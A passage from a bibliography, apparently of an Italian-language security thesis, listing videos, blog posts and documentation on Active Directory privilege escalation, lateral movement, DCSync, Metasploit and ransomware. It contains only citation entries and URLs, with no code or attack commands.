IAmPLANT. *Group Policy Object (GPO) Abuse (Windows Active Directory Privilege Escalation).* 6 5, 2024. https://www.youtube.com/watch?v=52xkWbDMUUM (accessed 6 25, 2025).

InfosecMatter. *Invoke-SMBExec - Empire Module.* n.d. https://www.infosecmatter.com/empire-module-library/?mod=powershell/lateral_movement/invoke_smbexec#:~:text=This%20page%20contains%20detailed%20information%20about%20how%20to,executes%20a%20stager%20on%20remote%20hosts%20using%20SMBExec.ps1. (accessed 4 20, 2025).

Insights, Hacking. *Understanding the DCSync Attack: How Hackers Exploit Active Directory - YouTube.* 10 19, 2024. https://www.youtube.com/watch?v=6TKseR-55tA (accessed 3 12, 2025).

Joe, Hacker. *The Ultimate Metasploit Tutoria -Youtube.* 6 16, 2024. https://www.youtube.com/watch?v=xuYZNJCvHgQ (accessed 3 20, 2025).

Malwarebytes. *Che cos'è un Ransomware | Protezione contro i ransomware.* 2022. https://www.malwarebytes.com/it/ransomware (accessed 5 15, 2025).

Metcalf, Sean. *DCSync and Domain Admins – Active Directory Security.* 8 22, 2015. https://adsecurity.org/?p=1729 (accessed 3 9, 2025).

Microsoft. *How User Account Control Works.* 4 16, 2025. https://learn.microsoft.com/en-us/windows/security/identity-protection/user-account-control/how-user-account-

control-works (accessed 4 28, 2025).

omayma. *Lateral Movement in Active Directory: Windows and Linux Tools.* 12 9, 2024. https://medium.com/@omaymaW/lateral-movement-in-active-directory-windows-and-linux-tools-part-1-e926daddafc9 (accessed 4 17, 2025).

Pal, Bhaskar. *Active Directory - Lateral Movement.* 3 22, 2024. https://0xstarlight.github.io/posts/Active-Directory-Lateral-Movement/ (accessed 4 17, 2025).

Security, Cyberlinx. *Hacking Domain Admin using Excel Macros | Initial Access, lateral Movement and post exploitation. - YouTube.* 3 10, 2021. https://www.youtube.com/watch?v=mS3e4qPaYOE&t=1s (accessed 2 17, 2025).

Team, The Weekly Purple. *Bypassing Mark of the Web with 7zip CVE-2025-0411 - YouTube.* 2 18, 2025. https://www.youtube.com/watch?v=sav4k-8lN0o&t=397s (accessed 4 10, 2025).

Traynor, Orlaith. *The Cyber Kill Chain Explainer Guide.* Settembre 27, 2024. https://cybelangel.com/steps-in-the-cyber-kill-chain/#:~:text=In%20this%20in-depth%20guide%20on%20the%20Cyber%20Kill,professionals%20can%20better%20analyze%20and%20understand%20cyber%20intrusions.